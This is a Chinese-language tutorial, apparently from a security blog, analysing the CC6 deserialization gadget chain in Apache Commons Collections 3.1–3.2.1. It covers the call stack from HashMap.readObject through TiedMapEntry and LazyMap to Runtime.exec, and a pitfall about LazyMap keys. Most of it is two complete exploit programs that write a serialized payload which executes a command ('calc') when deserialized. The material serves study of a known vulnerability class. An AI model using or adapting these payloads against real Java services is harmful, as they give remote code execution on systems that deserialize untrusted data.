CC6分析

在`jdk8u71`后，`sun.reflect.annotation.AnnotationInvocationHandler#readObject`方法被改写，导致没有调用`memberValues.entrySet()`使得链子不能往下调用。这里`LazyMap`类往后的链子可以继续利用，只需要找一个前置的触发点，CC6就是在这个前提下被挖掘出来的。

影响版本

> commons-collections 3.1 ~ 3.2.1
>
> JDK 无限制

栈调用

```
/*
ObjectInputStream.readObject()
    HashMap.readObject()
        HashMap.putVal()
            HashMap.hash()
                TiedMapEntry.hashCode()
                    TiedMapEntry.getValue()
                        LazyMap.get()
                            ChainedTransformer.transform()
                                ConstantTransformer.transform()
                                InvokerTransformer.transform()
                                    Method.invoke()
                                        Class.getMethod()
                                InvokerTransformer.transform()
                                    Method.invoke()
                                        Runtime.getRuntime()
                                InvokerTransformer.transform()
                                    Method.invoke()
                                        Runtime.exec()
 */
```

代码分析

之前的链子是通过`LazyMap#get`触发的后续，所以这里我们需要找一个有调用`x.get(Object)`的点，其中`x`还是可控的。

```
package org.apache.commons.collections.keyvalue;
public class TiedMapEntry implements Entry, KeyValue, Serializable {
    public Object getValue() {
        return this.map.get(this.key);
    }

    public int hashCode() {
        Object value = this.getValue();
        return (this.getKey() == null ? 0 : this.getKey().hashCode()) ^ (value
== null ? 0 : value.hashCode());
    }
}
```

这里`org.apache.commons.collections.keyvalue.TiedMapEntry#getValue`方法很好的符合了预期，通过自身的成员变量`map`(可控)调用了`get`方法。

接着`getValue()`方法可以通过`org.apache.commons.collections.keyvalue.TiedMapEntry#hashCode`进行触发。


后续的触发链就可以找`URLDNS`触发`java.net.URL#hashCode`的那部分。

坑点

因为`HashMap#put`会触发`hash`方法从而调用整条链子

```
package org.apache.commons.collections.map;
public class LazyMap extends AbstractMapDecorator implements Map, Serializable {
        public Object get(Object key) {
        if (!this.map.containsKey(key)) {
            Object value = this.factory.transform(key);
            this.map.put(key, value);
            return value;
        } else {
            return this.map.get(key);
        }
    }
}
```

在`org.apache.commons.collections.map.LazyMap#get`需要走到`if`中，但是触发过后整条链子后，`key`就会被写到`LazyMap`中，导致反序列化时并不会走`if`语句而是走`else`语句，所以这里需要使用`LazyMap#remove`将`Key`删除



EXP

```
package CC;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
```

```
public class CC6_1 {
    public static void main(String[] args) throws IOException,
ClassNotFoundException, NoSuchFieldException, IllegalAccessException {
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[]{String.class,
Class[].class}, new Object[]{"getRuntime", null}),
                new InvokerTransformer("invoke", new Class[]{Object.class,
Object[].class}, new Object[]{null, null}),
                new InvokerTransformer("exec", new Class[]{String.class}, new
Object[]{"calc"})
        };

        Transformer[] fake = new Transformer[] { new ConstantTransformer(1)};

        Transformer transformerChain = new ChainedTransformer(fake);

        LazyMap lazymap = (LazyMap) LazyMap.decorate(new HashMap(),
transformerChain);

        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazymap, "aaa");
        HashMap<TiedMapEntry, Object> hashmap = new HashMap<TiedMapEntry,
Object>();
        hashmap.put(tiedMapEntry, "bbb");

        lazymap.remove("aaa");

        Field f = ChainedTransformer.class.getDeclaredField("iTransformers");
        f.setAccessible(true);
        f.set(transformerChain, transformers);

        ObjectOutputStream out = new ObjectOutputStream(new
FileOutputStream("ser.bin"));
        out.writeObject(hashmap);

        ObjectInputStream in = new ObjectInputStream(new
FileInputStream("ser.bin"));
        in.readObject();

    }
}
```

这里如果不使用`LazyMap#remove`删除键值对的关联，还有另外一种就是替换`HashMap`中`Key`的值。这里参考美团的文章可知，键值对是存放在了`Node[] table`中，这里的`Node`类是`HashMap`中自定义的静态类。

```
package java.util;
public class HashMap<K,V> extends AbstractMap<K,V> implements Map<K,V>,
Cloneable, Serializable {
    static class Node<K,V> implements Map.Entry<K,V> {
        final int hash;
        final K key;
        V value;
        Node<K,V> next;

        //...
    }
}
```

可以通过反射先取出`HashMap#table`的值(这里由于没有`Node`类，需要强转为`Object`)，接着再从中取出`Key`进行修改

```
package CC;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;

public class CC6_2 {
    public static void main(String[] args) throws IOException,
ClassNotFoundException, NoSuchFieldException, IllegalAccessException {
        Transformer[] transformers = new Transformer[]{
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[]{String.class,
Class[].class}, new Object[]{"getRuntime", null}),
                new InvokerTransformer("invoke", new Class[]{Object.class,
Object[].class}, new Object[]{null, null}),
                new InvokerTransformer("exec", new Class[]{String.class}, new
Object[]{"calc"})
        };

        Transformer transformerChain = new ChainedTransformer(transformers);

        LazyMap lazymap = (LazyMap) LazyMap.decorate(new HashMap(),
transformerChain);

        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazymap, "aaa");

        HashMap<Object, Object> hashmap = new HashMap<Object, Object>();
        hashmap.put("aaa", "bbb");

        Field table = HashMap.class.getDeclaredField("table");
        table.setAccessible(true);
        Object[] nodearray = (Object[]) table.get(hashmap);
```

```
        Object node = nodearray[0];

        Field key = node.getClass().getDeclaredField("key");
        key.setAccessible(true);
        key.set(node, tiedMapEntry);

        ObjectOutputStream out = new ObjectOutputStream(new
FileOutputStream("ser.bin"));
        out.writeObject(hashmap);

        ObjectInputStream in = new ObjectInputStream(new
FileInputStream("ser.bin"));
        in.readObject();

    }
}
```